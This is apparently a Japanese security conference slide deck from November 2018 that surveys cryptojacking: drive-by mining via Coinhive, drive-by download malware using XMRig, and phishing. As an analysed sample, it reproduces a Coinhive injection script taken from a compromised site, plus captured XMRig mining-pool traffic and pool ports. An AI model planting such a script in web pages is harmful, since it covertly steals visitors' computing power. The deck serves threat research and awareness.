チーム
セキュアスカイ・テクノロジー

# サイバー攻撃者による
# 不正な仮想通貨マイニングの実態

2018年11月28日

(株)セキュアスカイ・テクノロジー
技術開発部　西尾 祐哉

# 自己紹介

## 西尾 祐哉


**所属**

株式会社 セキュアスカイ・テクノロジー
技術開発部　福岡ラボ

- 今年新卒入社（社会人1年目）
- 現在は脆弱性診断の研修中

- 佐賀大学大学院 工学系研究科 知能情報システム学専攻を修了
- 学生時代は**Drive-by Download攻撃**の研究に従事

# アジェンダ

- 攻撃者による不正な仮想通貨マイニングの状況
- 仮想通貨マイニングとは
- クライアントを狙った攻撃の紹介
- サーバを狙った攻撃の紹介
- まとめ

SST
SINCE 2006
チーム
セキュアスカイ・テクノロジー

# 不正な仮想通貨マイニングの状況

# 不正マイニングについて調査した背景

- 大学時代は**Drive-by Download攻撃**の調査・解析
  - Webサイトを閲覧しただけで秘密裏にマルウェア感染する攻撃

- 昨年は攻撃件数が減少傾向だったが、代わりに**Drive-by Mining** (Cryptojacking)という新しい攻撃が発生
  - 改ざんサイトを閲覧すると秘密裏に**仮想通貨マイニング**が行われる
  - 2017年9月にリリースされたCoinhiveがかなり悪用されている

**これからマイニングを悪用した攻撃が増えていくのでは？**
**と思い、今回調査しました。**

※本調査が情報系の技術者や研究者の方々のお役に立てれば幸いです。

# マイニングマルウェアの検出数

- パロアルトネットワークスとマカフィーが検出したマイニングマルウェアの数


【パロアルトネットワークスより引用】


https://www.paloaltonetworks.jp/company/in-the-news/2018/unit42-rise-cryptocurrency-miners


出典: McAfee Labs, 2018

【マカフィーより引用】

https://www.mcafee.com/enterprise/ja-jp/assets/reports/rp-quarterly-threats-sep-2018.pdf

# マイニングマルウェアの増加状況




【NTT Securityより引用】
https://www.eu.ntt.com/en/lp/GTIC-form-monero-mining-malware.html

**仮想通貨Moneroの価格上昇に伴ってマイニングマルウェアも増加**

SST
SINCE 2006
チーム
セキュアスカイ・テクノロジー

# 仮想通貨マイニングとは

# 仮想通貨のマイニング

コトバンクより

ビットコインなどに代表される、仮想通貨取引の承認に必要とされる、確認や記録のための計算作業を行うこと。

https://kotobank.jp/word/仮想通貨マイニング-1823962

- ざっくり言うと、仮想通貨の運用（計算作業）を手伝うこと
- 報酬としてその仮想通貨を少しだけ得られる

※マイニング自体は悪い行為ではなく、むしろ仮想通貨の運用に必要なもの

- マイニングは3種類
  - ソロマイニング・クラウドマイニング・**プールマイニング**

# プールマイニング

- 最近は **マイニング≒プールマイニング**
  - グループで協力してマイニングを行う
  - メンバーの誰かがマイニングに成功すると、報酬金をグループ内の貢献度に応じて分配する

- マイニングをするには、どこかのプールに参加する必要がある（または独自にマイニングプールを作る）

BTC.com　ANTPOOL　SLUSHPOOL

# マイニングツールと仮想通貨

**XMRig**

- オープンソースのマイニングソフト（GitHub上で公開）

**Coinhive**

- ブラウザ上でマイニングを行うソフト（JSで記述）

**MONERO**

- 上の両ツールは仮想通貨の**Monero**をマイニングする
- Moneroは取引の秘匿性が高く、犯罪者に人気の仮想通貨

SST
SINCE 2006
チーム
セキュアスカイ・テクノロジー

# クライアントを狙った攻撃

# アジェンダ

- 攻撃者による不正な仮想通貨マイニングの状況
- 仮想通貨マイニングとは

メイン

- **クライアントを狙った攻撃の紹介**
- サーバを狙った攻撃の紹介

- まとめ

# 今回紹介する攻撃の種類

- **Drive-by Mining**
  - 改ざんWebサイトのJavaScriptによってブラウザ上でマイニングする
- **Drive-by Download攻撃**
  - 悪性Webサイトを閲覧したPCの脆弱性を突き、マルウェア感染させる

- その他の攻撃手法
  - フィッシング
  - 広告改ざん（マルバタイジング）
  - スマートフォンを狙った攻撃


# Drive-by Mining

# Drive-by Miningとは

- **Web改ざん**によってJavaScriptのマイニングスクリプト（Coinhiveなど）を埋め込み、サイト閲覧者の**ブラウザ上で**マイニングさせる攻撃
  - **Cryptojacking**とも呼ばれている

# Drive-by Miningの攻撃事例

- 2017年10月24日に確認された攻撃
- 改ざんサイトにアクセスすると、マイニングが実行するか、サポート詐欺（偽のアンチウイルスソフト）のサイトにリダイレクトする



# 改ざんによって挿入されたCoinhiveスクリプト

**攻撃者のアカウントと関連づけられたサイトキー**
**⇒マイニングの収益は攻撃者のものに**

**使用スレッド数**

```
1  7828
2  <script>var idp = 'id256';var jspp22 = document.createElement('script');
3  jspp22.onload = function() {
4  var test_monet = new CoinHive.User('[redacted]', idp, {
5  threads: 4,
6  autoThreads: false,
7  throttle:0.4,
8  forceASMJS: false});test_monet.start();};
9  jspp22.src = 'https://coin-hive.com/lib/coinhive.min.js';
10 document.getElementsByTagName("head")[0].appendChild(jspp22);</script><!DOCTYPE html>
```

**CPU負荷率（60%）**

**赤線：不審な箇所**

# Drive-by Miningの特徴

## 秘密裏にマイニング

- 負荷率を下げている（デフォルトは100%）
- 使用スレッド数を固定（デフォルトではMAX値）


## 改ざんか？意図的か？

- コードを見ただけでは、サイト管理者が意図的にマイニングスクリプトを設置したのか、攻撃者による改ざんか、判断が難しい
  - 今回はコード上に不審な箇所があったことと、サポート詐欺サイトに誘導する場合もあるので、改ざんサイトの可能性が高い

# Drive-by Download攻撃


# Drive-by Download攻撃とは

- 改ざんサイトにアクセスすると、秘密裏にリダイレクト・脆弱性の悪用・マルウェア感染が行われる
  （ユーザは感染するまで攻撃に気づかない）



# Drive-by Download攻撃の事例

- 2017年12月14日に確認された攻撃



# XMRigを使ったマイニング


```
{"id":1,"jsonrpc":"2.0","method":"login","params":
{"login":"45TfwPxEi63eK7wuPdFctsDxkAe6dS4Je3FoYQFMFaYuYVTtePuw9dEVGgHLGF2Q4zVzBZkWRPZRoNbTeFEXRPWX6
tCLETT","pass":"x","agent":"XMRig/2.3.1 (Windows NT 6.1) libuv/1.13.2-dev msvc/2015"}}
{"id":1,"jsonrpc":"2.0","result":{"id":"1c9c0633-d6b4-468b-81bd-8c0cac05a644","job":
{"blob":"0606c3faf0d005befaab9fe16272e1123e6c35815c8cd34139dbbd03fe5ec6109618820139b37500000068879a
9f3b6d0ea29a618d1937065e4e2abc281c8871afa7e15db87a694166dff108","job_id":"618493067075180680","targ
et":"7b5e0400"},"status":"OK"}}
{"jsonrpc":"2.0","method":"job","params":
{"blob":"0606fefaf0d0059d8eef93c94ae9ce001159ef376df79394a3dc4db460dabe0c3e7569ddd85e25000000684ca8
1546484b1ebf6b071ea47c5d1e8db82e91e3a5311ace11177d6e5c05cbd802","job_id":"578241117597022680","targ
et":"7b5e0400"}}
{"id":2,"jsonrpc":"2.0","method":"submit","params":{"id":"1c9c0633-
d6b4-468b-81bd-8c0cac05a644","job_id":"578241117597022680","nonce":"7c000068","result":"e5b076f7590
5f3bc050a4beeb536b62a4eb63e6c67d68531adbc82380caa0200"}}
{"id":2,"jsonrpc":"2.0","error":null,"result":{"status":"OK"}}
```


- マイニングツールに **XMRig**（バージョン2.3.1）を使用
- ログイン（プールへの接続）後、すぐにマイニング開始

# マイニングプールについて

- **mineXMR.com**というMonero専用のマイニングプールを使用
  - 採掘難易度によってプール（ポート番号が異なる）
    - Easy ⇒ 4444, 5555
    - Middle ⇒ 7777, 80, 443
    - High ⇒ 3333
    - 暗号化通信（Middle） ⇒ 6666
  - ➢ 私が解析したものは全て Easy のプールに接続していた

➡ 低難易度にすることで、CPU負荷を抑えようとしている

# Drive-by Mining と Drive-by Download攻撃


## Drive-by Mining

- **低コスト&低リスク**

  Web改ざんのみ

  改ざんが分かりづらい

- **低リターン**

  確実に金銭を稼げるが、収益は上げにくい


## Drive-by Download

- **高コスト&高リスク**

  Web改ざん・攻撃サイト・脆弱性の悪用・マルウェア感染


- **高リターン**

  確実ではないが、1回の収益が大きい（ランサムウェアなど）

# その他の攻撃手法

# フィッシングの攻撃事例

- 2018年1月18日に確認された攻撃
  - 閲覧者にマルウェアのダウンロードボタンを押させる

